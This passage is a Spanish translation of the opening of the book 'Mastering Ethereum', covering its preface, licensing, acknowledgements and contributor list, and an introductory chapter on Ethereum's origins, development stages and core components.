O'REILLY®

Early Release

RAW & UNEDITED

Mastering Ethereum

IMPLEMENTING DIGITAL CONTRACTS

Andreas M. Antonopoulos
Gavin Wood

Prefacio

Este libro es una colaboración entre Andreas M. Antonopoulos y el Dr. Gavin Wood. Una serie de afortunadas coincidencias reunió a estos dos autores en un esfuerzo que impulsó a cientos de colaboradores a producir este libro, en el mejor espíritu del código abierto y la cultura creative commons.

Gavin había estado deseando escribir un libro que ampliara el Libro Amarillo (su descripción técnica del protocolo Ethereum) durante algún tiempo, principalmente para abrirlo a una audiencia más amplia de lo que el documento original infundido con letras griegas podría permitir.

Los planes estaban en marcha (se había encontrado un editor) cuando Gavin se puso a hablar con Andreas, a quien conocía desde el comienzo de su mandato en Ethereum como una personalidad notable en el espacio.

Andreas había publicado recientemente la primera edición de su libro *Mastering Bitcoin* (O'Reilly), que rápidamente se convirtió en la guía técnica autorizada de Bitcoin y las criptomonedas. Casi tan pronto como se publicó el libro, sus lectores comenzaron a preguntarle: "¿Cuándo escribirás 'Mastering Ethereum'?" Andreas ya estaba considerando su próximo proyecto y descubrió que Ethereum era un tema técnico convincente.

Finalmente, en mayo de 2016, Gavin y Andreas coincidieron en la misma ciudad al mismo tiempo. Se reunieron para tomar un café y charlar sobre cómo trabajar juntos en el libro. Dado que tanto Andreas como Gavin son devotos del paradigma de código abierto, ambos se comprometieron a hacer de este un esfuerzo colaborativo, publicado bajo una licencia Creative Commons. Afortunadamente, el editor, O'Reilly Media, estuvo feliz de estar de acuerdo y el proyecto *Mastering Ethereum* se lanzó oficialmente.

Como usar este libro

El libro está destinado a servir como manual de referencia y como una exploración de principio a fin de Ethereum. Los primeros dos capítulos ofrecen una introducción suave, adecuada para usuarios novatos, y los ejemplos de esos capítulos pueden ser completados por cualquier persona con un poco de habilidad técnica. Esos dos capítulos le darán una buena comprensión de los conceptos básicos y le permitirán utilizar las herramientas fundamentales de Ethereum.

Para servir como un manual de referencia y una narrativa de principio a fin sobre Ethereum, el libro inevitablemente contiene algunas duplicaciones.
Algunos temas, como *el gas,* deben introducirse con suficiente anticipación para que el resto de los temas tengan sentido, pero también se examinan en profundidad en sus propias secciones.

Finalmente, el índice del libro permite a los lectores encontrar temas muy específicos y las secciones relevantes con facilidad, por palabra clave.

Público objetivo

Este libro está destinado principalmente a programadores. Si puede usar un lenguaje de programación, este libro le enseñará cómo funcionan las cadenas de bloques de contratos inteligentes, cómo usarlas y cómo desarrollar contratos inteligentes y aplicaciones descentralizadas con ellas. Los primeros capítulos también son adecuados como una introducción detallada a Ethereum para los que no codifican.

Las convenciones usadas en este libro

En este libro se utilizan las siguientes convenciones tipográficas:

Itálico

Indica nuevos términos, URL, direcciones de correo electrónico, nombres de archivo y extensiones de archivo.

Ancho constante

Se utiliza para listas de programas, así como dentro de párrafos para hacer referencia a elementos de programas como nombres de variables o funciones, bases de datos, tipos de datos, variables de entorno, declaraciones y palabras clave.

Negrita de ancho constante

Muestra comandos u otro texto que el usuario debe escribir literalmente.

Cursiva de ancho constante

Muestra texto que debe reemplazarse con valores proporcionados por el usuario o valores determinados por el contexto.

Sugerencia Este ícono significa una sugerencia o sugerencia.

Nota Este icono significa una nota general.

Advertencia Este icono indica una advertencia o precaución.

Ejemplos de código

Los ejemplos se ilustran en Solidity, Vyper y JavaScript, y utilizan la línea de comandos de un sistema operativo similar a Unix. Todos los fragmentos de código están disponibles en el repositorio de GitHub en el subdirectorio *de código* . Bifurque el código del libro, pruebe los ejemplos de código o envíe las correcciones a través de GitHub: https://github.com/ethereumbook/ethereumbook.

Todos los fragmentos de código se pueden replicar en la mayoría de los sistemas operativos con una instalación mínima de compiladores, intérpretes y bibliotecas para los idiomas correspondientes. Cuando sea necesario, proporcionamos instrucciones básicas de instalación y ejemplos paso a paso del resultado de esas instrucciones.

Algunos de los fragmentos de código y la salida del código se han reformateado para su impresión. En todos estos casos, las líneas se han dividido con un carácter de barra invertida (\), seguido de un carácter de nueva línea. Al transcribir los ejemplos, elimine esos dos caracteres y vuelva a unir las líneas y debería ver resultados idénticos a los que se muestran en el ejemplo.

Todos los fragmentos de código utilizan valores y cálculos reales siempre que sea posible, de modo que pueda crear de un ejemplo a otro y ver los mismos resultados en cualquier código que escriba para calcular los mismos valores. Por ejemplo, las claves privadas y las claves y direcciones públicas correspondientes son todas reales. Las transacciones de muestra, los contratos, los bloques y las referencias de la cadena de bloques se han introducido en la cadena de bloques real de Ethereum y forman parte del libro mayor público, por lo que puede revisarlos.

Uso de ejemplos de código

Este libro está aquí para ayudarle a hacer su trabajo. En general, si se ofrece un código de ejemplo con este libro, puede usarlo en sus programas y documentación. No es necesario que se comunique con nosotros para obtener permiso a menos que esté reproduciendo una parte significativa del código. Por ejemplo, escribir un programa que use varios fragmentos de código de este libro no requiere permiso. Vender o distribuir un CD ROM de ejemplos de libros de O'Reilly requiere permiso. Responder una pregunta citando este libro y citando código de ejemplo no requiere permiso. La incorporación de una cantidad significativa de código de ejemplo de este libro en la documentación de su producto requiere permiso.

Apreciamos, pero no requerimos, atribución. Una atribución generalmente incluye el título, el autor, el editor, el ISBN y los derechos de autor. Por ejemplo: *"Mastering Ethereum* por Andreas M. Antonopoulos y Dr. Gavin Wood (O'Reilly). Copyright 2019 The Ethereum Book LLC y Gavin Wood, 978-1-491-97194-9".

Mastering Ethereum se ofrece bajo la licencia internacional Creative Commons Reconocimiento-No comercial-Sin obras derivadas 4.0 (CC BY-NC-ND 4.0).

Si cree que su uso de los ejemplos de código está fuera del uso justo o del permiso otorgado anteriormente, no dude en contactarnos en permisos@oreilly.com.

Referencias a Empresas y Productos

Todas las referencias a empresas y productos tienen fines educativos, de demostración y de referencia. Los autores no respaldan ninguna de las empresas o productos mencionados. No hemos probado el funcionamiento ni la seguridad de ninguno de los productos, proyectos o segmentos de código que se muestran en este libro. ¡Usélos bajo su propio riesgo!

Direcciones y transacciones de Ethereum en este libro

Las direcciones, transacciones, claves, códigos QR y datos de blockchain de Ethereum utilizados en este libro son, en su mayor parte, reales. Eso significa que puede navegar por la cadena de bloques, ver las transacciones que se ofrecen como ejemplos, recuperarlas con sus propios scripts o programas, etc.

Sin embargo, tenga en cuenta que las claves privadas utilizadas para construir las direcciones impresas en este libro han sido "quemadas". Esto significa que si envía dinero a cualquiera de estas direcciones, el dinero se perderá para siempre o (más probablemente) se apropiará, ya que cualquiera que lea el libro puede tomarlo usando las claves privadas impresas aquí.

Advertencia NO ENVÍE DINERO A NINGUNA DE LAS DIRECCIONES EN ESTE LIBRO. Su dinero será tomado por otro lector, o se perderá para siempre.

Safari O´Reilly

Safari (anteriormente Safari Books Online) es una plataforma de referencia y capacitación basada en membresía para empresas, gobiernos, educadores de Note e individuos.

Los miembros tienen acceso a miles de libros, videos de capacitación, rutas de aprendizaje, tutoriales interactivos y listas de reproducción seleccionadas de más de 250 editores, incluidos O'Reilly Media, Harvard Business Review, Prentice Hall Professional, Addison-Wesley Professional, Microsoft Press, Sams, Que , Peachpit Press, Adobe, Focal Press, Cisco Press, John Wiley & Sons, Syngress, Morgan Kaufmann, IBM Redbooks, Packt, Adobe Press, FT Press, Apress, Manning, New Riders, McGraw-Hill, Jones & Bartlett y Course Tecnología, entre otros.

Para obtener más información, visite *http://oreilly.com/safari.*

Cómo contactarnos

La información sobre *el dominio de Ethereum ,* así como la edición abierta y las traducciones, están disponibles en https://ethereumbook.info/.

Dirija sus comentarios y preguntas sobre este libro a la editorial:

- O'Reilly Media, Inc.
- 1005 Gravenstein Highway North
- Sebastopol, CA 95472 800-998-9938 (en
- los Estados Unidos o Canadá) 707-829-0515 (internacional
- o local) 707-829-0104 (fax)
-

Envíe comentarios o preguntas técnicas sobre este libro a *bookquestions@oreilly.com.*

Para obtener más información sobre nuestros libros, cursos, conferencias y noticias, visite nuestro sitio web en https://www.oreilly.com.

Encuéntranos en Facebook: https://facebook.com/oreilly

Síguenos en Twitter: https://twitter.com/oreillymedia

Míranos en YouTube: https://www.youtube.com/oreillymedia

Contactando a Andreas

Puede ponerse en contacto con Andreas M. Antonopoulos en su sitio personal: https://antonopoulos.com/

Suscríbete al canal de Andreas en YouTube: https://www.youtube.com/aantonop

Me gusta la página de Andreas en Facebook: https://www.facebook.com/AndreasMAntonopoulos

Siga a Andreas en Twitter: https://twitter.com/aantonop

Conéctese con Andreas en LinkedIn: https://linkedin.com/company/aantonop

Andreas también quisiera agradecer a todos los patrocinadores que apoyan su trabajo a través de donaciones mensuales. Puedes apoyar a Andreas en Patreon en https://patreon.com/aantonop.

Contactando a Gavin

Puede ponerse en contacto con el Dr. Gavin Wood en su sitio personal: http://gavwood.com/

Sigue a Gavin en Twitter: https://twitter.com/gavofyork

Gavin suele pasar el rato en Polkadot Watercooler en Riot.im: http://bit.ly/2xciG68

Agradecimientos por Andreas

Le debo mi amor por las palabras y los libros a mi madre, Theresa, quien me crió en una casa con libros cubriendo todas las paredes. Mi madre también me compró mi primera computadora en 1982, a pesar de que se describe a sí misma como una tecnófoba. Mi padre, Menelaos, un ingeniero civil que publicó su primer libro a los 80 años, fue quien me enseñó el pensamiento lógico y analítico y el amor por la ciencia y la ingeniería.

Gracias a todos por apoyarme a lo largo de este camino.

Agradecimientos por Gavin

Mi madre me consiguió mi primera computadora de un vecino cuando tenía 9 años, sin la cual mi progreso técnico sin duda habría disminuido. También le debo mi miedo infantil a la electricidad y debo agradecer a Trevor y a mis abuelos, quienes cumplieron con el grave deber de "verme enchufarlo" una y otra vez, y sin los cuales dicha computadora hubiera sido inútil. También debo agradecer a los diversos educadores que he tenido la suerte de tener a lo largo de mi vida, desde dicho vecino Sean (quien me enseñó mi primer programa de computadora), hasta el Sr. Quinn, mi maestro de escuela primaria, quien me arregló para hacer más programación y menos historia, hasta profesores de secundaria como Richard Furlong-Brown, que me lo arreglaron para que hiciera más programación y menos rugby.

Debo agradecer a la madre de mis hijos, Jutta, por su continuo apoyo, ya las muchas personas en mi vida, amigos nuevos y viejos, que me mantienen, en términos generales, cuerdo. Finalmente, una gran cantidad de agradecimiento debo ir a Aeron Buchanan, sin quien los últimos cinco años de mi vida nunca podrían haberse desarrollado de la manera en que lo hicieron y sin cuyo tiempo, apoyo y guía este libro no estaría en tan buena forma. como están las cosas.

Contribuciones

Muchos colaboradores ofrecieron comentarios, correcciones y adiciones al borrador de lanzamiento anticipado en GitHub.

Las contribuciones en GitHub fueron facilitadas por dos editores de GitHub que se ofrecieron como voluntarios para administrar, revisar, editar, fusionar y aprobar solicitudes de extracción y problemas de proyectos:

- Editor principal de GitHub: Francisco Javier Rojas García (fjrojasgarcia)
- Asistente del editor de GitHub: William Binns (wbnns)

Se proporcionaron contribuciones importantes sobre los temas de DApps, ENS, EVM, historial de bifurcaciones, gas, oráculos, seguridad de contratos inteligentes y Vyper. Las contribuciones adicionales, que no se incluyeron en esta primera edición debido a limitaciones de tiempo y espacio, se pueden encontrar en la carpeta *contrib* del repositorio de GitHub. Miles de pequeñas contribuciones a lo largo del libro han mejorado su calidad, legibilidad y precisión.
¡Gracias sinceras a todos los que contribuyeron!

A continuación se muestra una lista ordenada alfabéticamente de todos los colaboradores de GitHub, incluidas sus ID de GitHub entre paréntesis:

- Abhishek Shandilya (abhishandy)
- Adán Zaremba (zaremba)
- Adrián Li (adrianmcli)
- Adrian Manning (agemanning)
- Alejandro Santander (ajsantander)
- Alejo Salles (fiiiiu)
- Alex Manuskin (amanusk)
- Alex Van de Sande (alexvandesande)
- Anthony Lusardi (Pyskell)
- Assaf Yossifoff (Assafy)
- Ben Kaufman (ben-kaufman)
- Bok Khoo (bokkypoobah)
- Brandon Arvanaghi (arvanaghi)
- Brian Ethier (dbe)
- Bryant Eisenbach (Fubuloubu)
- Chanan Saco (chanan-saco)
- Chris Remus (Chris Remus)
- Christopher Gondek (christophergondek)
- Cadena de bloques de Cornell (CornellBlockchain)
    - Alex Frolov (sashafrolov)
    - Brian Guo (Brian Guo)
    - Brian Leffew (bleffew99)
    - Giancarlo Pacenza (GPacenza)
    - Lucas Suiza (Lucas Suiza)
    - Ohad Koronyo (ohadh123)
    - Richard Sun (richardsfc)
- Cory Solovewicz (Cory Solovewicz)
- Dan Shields (NukeManDan)

- Daniel Jiang (Mago de Aus)
- Daniel McClure (danielmcclure)
- Daniel Peterson (danrpts)
- Denis Milicevic (D-Niza)
- Dennis Zasnicoff (zasnicoff)
- Diego H. Gurpegui (diegogurpegui)
- Dimitris Tsapakidis (dimitris-t)
- Enrico Cambiaso (auino)
- Ersin Bayraktar (ersinbyrktr)
- Flash Sheridan (FlashSheridan)
- Franco Daniel Berdún (fMercury)
- Harry Moreno (morenoh149)
- Hon Lau (aspecto maestro)
- Hudson Jameson (Souptacular)
- Iuri Matías (iurimatias)
- Iván Moltó (Iván Moltó)
- Jacques Dafflon (jacquesd)
- Jason Hill (denifednu)
- Javier Rojas (fjrojasgarcia)
- Jaycen Horton (Jaycen Horton)
- Joel Gugger (guggerjoel)
- Jon Ramvi (ramvi)
- Jonathan Velando (rigzba21)
- Jules Lainé (fakje)
- Karolin Siebert (karolinkas)
- Kevin Carter (kcar1)
- Krzysztof Nowak (krzysztof)
- Carril Rettig (lrettig)
- Leo Arias (elopio)
- Liangma (liangma)
- Lucas Schoen (ltfschoen)
- Marcelo Creimer (mcreimer)
- Martín Berger (drmartinberger)
- Masi Dawoud (bosques laberinto)
- Mateo Sedaghatfar (sedaghatfar)
- Michael Freeman (stefek99)
- Miguel Baizán (mbaiigl)

- Mike Pumphrey (bmmpxf)
- Mobin Hosseini (iNDicat0r)
- Nagesh Subrahmanyam (cabeza de cadena)
- Nichanan Kesonpat (nichanank)
- Nick Johnson (arácnido)
- Omar Boukli-Hacene (oboukli)
- Paulo Trezentos (Paulotrezentos)
- Pet3rpan (pet3r-pan)
- Pierre-Jean Subervie (pjsub)
- Pong Cheecharern (Pongch)
- Qiao Wang (qiaowang26)
- Raúl Andrés García (manilabay)
- Roger Häusermann (haurog)
- Salomón Victorino (bitsol)
- Steve Klise (sklise)
- Sylvain Tissier (SylTi)
- Taylor Masterson (tjmasterson)
- Tim Nugent (timnugente)
- Timothy McCallum (tpmccallum)
- Tomoya Ishizaki (zaq1tomo)
- Vignesh Karthikeyan (meshugah)
- Will Binns (wbnns)
- Xavier Lavayssière (xalava)
- Yash Bhutwala (yashbhutwala)
- Yeramin Santana (ysfdev)
- Zhen Wang (zmxv)
- ztz (zt2)

Sin la ayuda ofrecida por todos los mencionados anteriormente, este libro no hubiera sido posible. Sus contribuciones demuestran el poder del código abierto y la cultura abierta, y estamos eternamente agradecidos por su ayuda. Gracias.

Fuentes

Este libro hace referencia a varias fuentes públicas y de licencia abierta:

https://github.com/ethereum/vyper/blob/master/README.md

La Licencia MIT (MIT)

https://vyper.readthedocs.io/en/latest/

La Licencia MIT (MIT)

https://solidity.readthedocs.io/en/v0.4.21/common-patterns.html

La Licencia MIT (MIT)

https://arxiv.org/pdf/1802.06038.pdf

Distribución no exclusiva de Arxiv

https://github.com/ethereum/solidity/blob/release/docs/contracts.rst#inheritance

La Licencia MIT (MIT)

https://github.com/trailofbits/evm-opcodes

apache 2.0

https://github.com/ethereum/EIPs/

Creative Commons CC0

https://blog.sigmaprime.io/solidity-security.html

Creative Commons CC POR 4.0

¿Qué es Ethereum?

Ethereum a menudo se describe como "la computadora mundial". Pero, ¿qué significa eso? Comencemos con una descripción centrada en la informática y luego tratemos de descifrarla con un análisis más práctico de las capacidades y características de Ethereum, mientras lo comparamos con Bitcoin y otras plataformas de intercambio de información descentralizadas (o "cadenas de bloques" para corto).

Desde una perspectiva informática, Ethereum es una máquina de estado determinista pero prácticamente ilimitada, que consiste en un estado único accesible globalmente y una máquina virtual que aplica cambios a ese estado.

Desde una perspectiva más práctica, Ethereum es una infraestructura informática globalmente descentralizada y de código abierto que ejecuta programas llamados *contratos inteligentes.* Utiliza una cadena de bloques para sincronizar y almacenar los cambios de estado del sistema, junto con una criptomoneda llamada *éter* para medir y limitar los costos de los recursos de ejecución.

La plataforma Ethereum permite a los desarrolladores crear potentes aplicaciones descentralizadas con funciones económicas integradas. Mientras proporciona alta disponibilidad, auditabilidad, transparencia y neutralidad, también reduce o elimina la censura y reduce ciertos riesgos de contraparte.

Comparado con Bitcoin

Muchas personas vendrán a Ethereum con alguna experiencia previa en criptomonedas, específicamente Bitcoin. Ethereum comparte muchos elementos comunes con otras cadenas de bloques abiertas: una red de igual a igual que conecta a los participantes, un algoritmo de consenso bizantino tolerante a fallas para la sincronización de actualizaciones de estado (una cadena de bloques de prueba de trabajo), el uso de primitivas criptográficas como digital firmas y hashes, y una moneda digital (éter).

Sin embargo, en muchos sentidos, tanto el propósito como la construcción de Ethereum son sorprendentemente diferentes de los de las cadenas de bloques abiertas que lo precedieron, incluido Bitcoin.

El propósito de Ethereum no es principalmente ser una red de pago de moneda digital. Si bien la moneda digital ether es integral y necesaria para el funcionamiento de Ethereum, ether está destinado a ser una *moneda de utilidad* para pagar el uso de la plataforma Ethereum como computadora mundial.

A diferencia de Bitcoin, que tiene un lenguaje de secuencias de comandos muy limitado, Ethereum está diseñado para ser una cadena de bloques programable de propósito general que ejecuta una *máquina virtual* capaz de ejecutar código de complejidad arbitraria e ilimitada. Mientras que el lenguaje de script de Bitcoin está, intencionalmente, limitado a una simple evaluación de verdadero/falso de las condiciones de gasto, el lenguaje de Ethereum es *Turing completo,* lo que significa que Ethereum puede funcionar directamente como una computadora de propósito general.

Componentes de una cadena de bloques

Los componentes de una cadena de bloques abierta y pública son (normalmente):

- Una red peer-to-peer (P2P) que conecta a los participantes y propaga transacciones y bloques de transacciones verificadas, basada en un protocolo de "chismes" estandarizado
- Mensajes, en forma de transacciones, que representan transiciones de estado
- Un conjunto de reglas de consenso, que rigen lo que constituye una transacción y lo que hace que sea válida. transición de estado
- Una máquina de estado que procesa transacciones de acuerdo con las reglas de consenso.

- Una cadena de bloques asegurados criptográficamente que actúa como un diario de todas las transiciones de estado verificadas y aceptadas
- Un algoritmo de consenso que descentraliza el control sobre la cadena de bloques, al obligar a los participantes a cooperar en la aplicación de las reglas de consenso.
- Un esquema de incentivos sólido en teoría de juegos (p. ej., costos de prueba de trabajo más recompensas en bloque) para asegurar económicamente la máquina estatal en un entorno abierto
- Una o más implementaciones de software de código abierto de lo anterior ("clientes")

Todos o la mayoría de estos componentes suelen combinarse en un único cliente de software. Por ejemplo, en Bitcoin, la implementación de referencia la desarrolla el proyecto de código abierto *Bitcoin Core* y se implementa como el cliente *bitcoind* . En Ethereum, en lugar de una implementación de referencia, hay una *especificación de referencia,* una descripción matemática del sistema en el Libro amarillo (consulte Lecturas adicionales). Hay una serie de clientes, que se construyen de acuerdo con la especificación de referencia.

En el pasado, usábamos el término "cadena de bloques" para representar todos los componentes que acabamos de enumerar, como una referencia abreviada a la combinación de tecnologías que abarcan todas las características descritas. Hoy, sin embargo, existe una gran variedad de cadenas de bloques con diferentes propiedades. Necesitamos calificadores que nos ayuden a comprender las características de la cadena de bloques en cuestión, como *abierta, pública, global, descentralizada, neutral* y *resistente a la censura,* para identificar las características emergentes importantes de un sistema de "cadena de bloques" que permiten estos componentes.

No todas las cadenas de bloques son iguales. Cuando alguien te dice que algo es una cadena de bloques, no has recibido respuesta; más bien, debe comenzar a hacer muchas preguntas para aclarar qué quieren decir cuando usan la palabra "cadena de bloques". Comience pidiendo una descripción de los componentes de la lista anterior, luego pregunte si esta "cadena de bloques" exhibe las características de ser *abierta, pública,* etc.

El nacimiento de Ethereum

Todas las grandes innovaciones resuelven problemas reales, y Ethereum no es una excepción. Ethereum se concibió en un momento en que las personas reconocían el poder del modelo Bitcoin y estaban tratando de ir más allá de las aplicaciones de criptomonedas. Pero los desarrolladores se enfrentaron a un dilema: necesitaban construir sobre Bitcoin o iniciar una nueva cadena de bloques. Construir sobre Bitcoin significaba vivir dentro de las restricciones intencionales de la red y tratar de encontrar soluciones alternativas. El conjunto limitado de tipos de transacciones, tipos de datos y tamaños de almacenamiento de datos parecía limitar los tipos de aplicaciones que podían ejecutarse directamente en Bitcoin; cualquier otra cosa necesitaba capas adicionales fuera de la cadena, y eso anuló de inmediato muchas de las ventajas de usar una cadena de bloques pública. Para los proyectos que necesitaban más libertad y flexibilidad mientras permanecían conectados a la cadena, una nueva cadena de bloques era la única opción. Pero eso significó mucho trabajo: arranque de todos los elementos de infraestructura, pruebas exhaustivas, etc.

Hacia fines de 2013, Vitalik Buterin, un joven programador y entusiasta de Bitcoin, comenzó a pensar en ampliar aún más las capacidades de Bitcoin y Mastercoin (un protocolo de superposición que amplió Bitcoin para ofrecer contratos inteligentes rudimentarios). En octubre de ese año, Vitalik propuso un enfoque más generalizado al equipo de Mastercoin, uno que permitía contratos flexibles y programables (pero no Turing-completos) para reemplazar el lenguaje contractual especializado de Mastercoin. Si bien el equipo de Mastercoin quedó impresionado, esta propuesta fue un cambio demasiado radical para encajar en su hoja de ruta de desarrollo.

En diciembre de 2013, Vitalik comenzó a compartir un documento técnico que describía la idea detrás de Ethereum: un

Blockchain de uso general completo de Turing. Unas pocas docenas de personas vieron este borrador inicial y ofrecieron comentarios, lo que ayudó a Vitalik a desarrollar la propuesta.

Ambos autores de este libro recibieron un primer borrador del documento técnico y lo comentaron.
Andreas M. Antonopoulos estaba intrigado por la idea y le hizo muchas preguntas a Vitalik sobre el uso de una cadena de bloques separada para hacer cumplir las reglas de consenso sobre la ejecución de contratos inteligentes y las implicaciones de un lenguaje completo de Turing. Andreas continuó siguiendo el progreso de Ethereum con gran interés, pero estaba en las primeras etapas de escribir su libro *Mastering Bitcoin* y no participó directamente en Ethereum hasta mucho más tarde. Sin embargo, el Dr. Gavin Wood fue una de las primeras personas en comunicarse con Vitalik y ofrecerle ayuda con sus habilidades de programación en C++. Gavin se convirtió en cofundador, codiseñador y CTO de Ethereum.

Como relata Vitalik en su publicación "Ethereum Prehistory":

> *Este fue el momento en que el protocolo Ethereum fue completamente creación mía. A partir de aquí, sin embargo, nuevos participantes comenzaron a unirse al redil. Con mucho, el más destacado en el lado del protocolo fue Gavin Wood...*
>
> *A Gavin también se le puede atribuir en gran medida el cambio sutil en la visión de ver a Ethereum como una plataforma para crear dinero programable, con contratos basados en blockchain que pueden contener activos digitales y transferirlos de acuerdo con reglas preestablecidas, a una plataforma informática de propósito general. . Esto comenzó con cambios sutiles en el énfasis y la terminología, y luego esta influencia se hizo más fuerte con el creciente énfasis en el conjunto "Web 3", que veía a Ethereum como una pieza de un conjunto de tecnologías descentralizadas, los otros dos eran Whisper y Swarm.*

A partir de diciembre de 2013, Vitalik y Gavin refinaron y desarrollaron la idea, construyendo juntos la capa de protocolo que se convirtió en Ethereum.

Los fundadores de Ethereum estaban pensando en una cadena de bloques sin un propósito específico, que pudiera soportar una amplia variedad de aplicaciones al ser *programada.* La idea era que al usar una cadena de bloques de propósito general como Ethereum, un desarrollador podría programar su aplicación particular sin tener que implementar los mecanismos subyacentes de redes peer-to-peer, cadenas de bloques, algoritmos de consenso, etc. La plataforma Ethereum fue diseñada para abstraer estos detalles y proporcionar un entorno de programación determinista y seguro para aplicaciones de blockchain descentralizadas.

Al igual que Satoshi, Vitalik y Gavin no solo inventaron una nueva tecnología; combinaron nuevos inventos con tecnologías existentes de una manera novedosa y entregaron el código prototipo para demostrar sus ideas al mundo.

Los fundadores trabajaron durante años, construyendo y refinando la visión. Y el 30 de julio de 2015, se extrajo el primer bloque de Ethereum. La computadora del mundo comenzó a servir al mundo.

NOTA

El artículo de Vitalik Buterin "A Prehistory of Ethereum" se publicó en septiembre de 2017 y ofrece una fascinante vista en primera persona de los primeros momentos de Ethereum.

Puede leerlo en https://vitalik.ca/general/2017/09/14/prehistory.html.

Las cuatro etapas de desarrollo de Ethereum

El desarrollo de Ethereum se planeó en cuatro etapas distintas, con cambios importantes en cada etapa. Una etapa puede incluir versiones secundarias, conocidas como "bifurcaciones duras", que cambian la funcionalidad de una manera que no es compatible con versiones anteriores.

Las cuatro etapas principales de desarrollo tienen *el nombre en código Frontier, Homestead, Metropolis* y *Serenity.*
Las bifurcaciones duras intermedias que han ocurrido (o están planeadas) hasta la fecha tienen el nombre en código *Ice Age, DAO, Tangerine Whistle, Spurious Dragon, Byzantium* y *Constantinople.* Tanto las etapas de desarrollo como las bifurcaciones duras intermedias se muestran en la siguiente línea de tiempo, que está "fechada" por número de bloque:

Bloque #0

Frontera: la etapa inicial de Ethereum, que dura desde el 30 de julio de 2015 hasta marzo de 2016.

Bloque #200,000

Ice Age: una bifurcación dura para introducir un aumento de dificultad exponencial, para motivar una transición a PoS cuando esté listo.

Bloque #1,150,000

Homestead—La segunda etapa de Ethereum, lanzada en marzo de 2016.

Bloque #1,192,000

DAO: una bifurcación dura que reembolsó a las víctimas del contrato DAO pirateado y causó Ethereum
y Ethereum Classic para dividirse en dos sistemas competidores.

Bloque #2,463,000

Tangerine Whistle: una bifurcación dura para cambiar el cálculo de gas para ciertas operaciones de E/S pesadas y para borrar el estado acumulado de un ataque de denegación de servicio (DoS) que aprovechó el bajo costo de gas de esas operaciones.

Bloque #2,675,000

Spurious Dragon: una bifurcación dura para abordar más vectores de ataque DoS y otro estado de limpieza.
Además, un mecanismo de protección contra ataques de repetición.

Bloque #4,370,000

Metropolis Byzantium—Metropolis es la tercera etapa de Ethereum, vigente al momento de escribir este libro, lanzada en octubre de 2017. Byzantium es la primera de dos bifurcaciones planificadas para Metropolis.

Después de Bizancio, hay una bifurcación más planeada para Metrópolis: Constantinopla. A Metropolis le seguirá la etapa final del despliegue de Ethereum, cuyo nombre en código es Serenity.

Ethereum: una cadena de bloques de propósito general

La cadena de bloques original, es decir, la cadena de bloques de Bitcoin, rastrea el estado de las unidades de bitcoin y su propiedad. Puede pensar en Bitcoin como una *máquina de estado de consenso distribuida,* donde las transacciones provocan una *transición de estado global,* alterando la propiedad de las monedas. Las transiciones de estado están restringidas por las reglas del consenso, lo que permite que todos los participantes (eventualmente) converjan en un estado común (consenso) del sistema, después de que se extraigan varios bloques.

Ethereum también es una máquina de estado distribuida. Pero en lugar de rastrear solo el estado de propiedad de la moneda, Ethereum rastrea las transiciones de estado de un almacén de datos de uso general, es decir, un almacén que puede contener cualquier dato expresable como una *tupla clave-valor.* Un almacén de datos clave-valor contiene valores arbitrarios, cada uno referenciado por alguna clave; por ejemplo, el valor "Mastering Ethereum" al que hace referencia la clave "Título del libro". De alguna manera, esto tiene el mismo propósito que el modelo de almacenamiento de datos de *memoria de acceso aleatorio* (RAM) que utilizan la mayoría de las computadoras de propósito general. Ethereum tiene una memoria que almacena tanto código como datos, y utiliza la cadena de bloques de Ethereum para rastrear cómo cambia esta memoria con el tiempo. Al igual que una computadora de programa almacenado de uso general, Ethereum puede cargar código en su máquina de estado y *ejecutar* ese código, almacenando los cambios de estado resultantes en su cadena de bloques. Dos de las diferencias críticas con la mayoría de las computadoras de uso general son que los cambios de estado de Ethereum se rigen por las reglas del consenso y el estado se distribuye globalmente. Ethereum responde a la pregunta: "¿Qué pasaría si pudiéramos rastrear cualquier estado arbitrario y programar la máquina de estado para crear una computadora mundial que opere bajo consenso?"

Componentes de Ethereum

En Ethereum, los componentes de un sistema blockchain descritos en Componentes de una Blockchain son, más específicamente:

red P2P

Ethereum se ejecuta en la *red principal de Ethereum,* que es direccionable en el puerto TCP 30303, y ejecuta un protocolo llamado *ĐÿVp2p.*

Reglas de consenso

Las reglas de consenso de Ethereum se definen en la especificación de referencia, el Libro amarillo (consulte Lecturas adicionales).

Actas

Las transacciones de Ethereum son mensajes de red que incluyen (entre otras cosas) un remitente, un destinatario, un valor y una carga útil de datos.

Máquina estatal

Las transiciones de estado de Ethereum son procesadas por *la máquina virtual de Ethereum* (EVM), una máquina virtual basada en pila que ejecuta *bytecode* (instrucciones en lenguaje de máquina). Los programas de EVM, denominados "contratos inteligentes", se escriben en lenguajes de alto nivel (p. ej., Solidity) y se compilan en bytecode para su ejecución en EVM.

Estructuras de datos

El estado de Ethereum se almacena localmente en cada nodo como una *base de datos* (generalmente LevelDB de Google), que contiene las transacciones y el estado del sistema en una estructura de datos serializados con hash llamada *Merkle Patricia Tree.*

Algoritmo de consenso

Ethereum usa el modelo de consenso de Bitcoin, Nakamoto Consensus, que usa bloques secuenciales de firma única, ponderados en importancia por PoW para determinar la cadena más larga y, por lo tanto, el estado actual. Sin embargo, hay planes para pasar a un sistema de votación ponderado PoS, cuyo nombre en código es *Casper,* en un futuro próximo.

Seguridad economica

Ethereum actualmente usa un algoritmo PoW *llamado Ethash,* pero eventualmente se eliminará con

el paso a PoS en algún momento en el futuro.

Clientela

Ethereum tiene varias implementaciones interoperables del software del cliente, las más destacadas son *Go-Ethereum (Geth)* y *Parity*.

Otras lecturas

Las siguientes referencias proporcionan información adicional sobre las tecnologías mencionadas aquí:

- El Libro Amarillo de Ethereum: https://ethereum.github.io/yellowpaper/paper.pdf
- The Beige Paper, una reescritura del Yellow Paper para una audiencia más amplia en un lenguaje menos formal: https://github.com/chronaeon/beigepaper
- Protocolo de red ÐÿVp2p: http://bit.ly/2quAlTE
- Lista de recursos de la máquina virtual de Ethereum: http://bit.ly/2PmtjiS
- Base de datos LevelDB (utilizada con mayor frecuencia para almacenar la copia local de la cadena de bloques): http://leveldb.org
- Merkle Patricia árboles: https://github.com/ethereum/wiki/wiki/Patricia-Tree
- Algoritmo Ethash PoW: https://github.com/ethereum/wiki/wiki/Ethash
- Guía de implementación de Casper PoS v1: http://bit.ly/2DyPr3l
- Cliente Go-Ethereum (Geth): https://geth.ethereum.org/
- Cliente de Parity Ethereum: https://parity.io/

Ethereum y la integridad de Turing

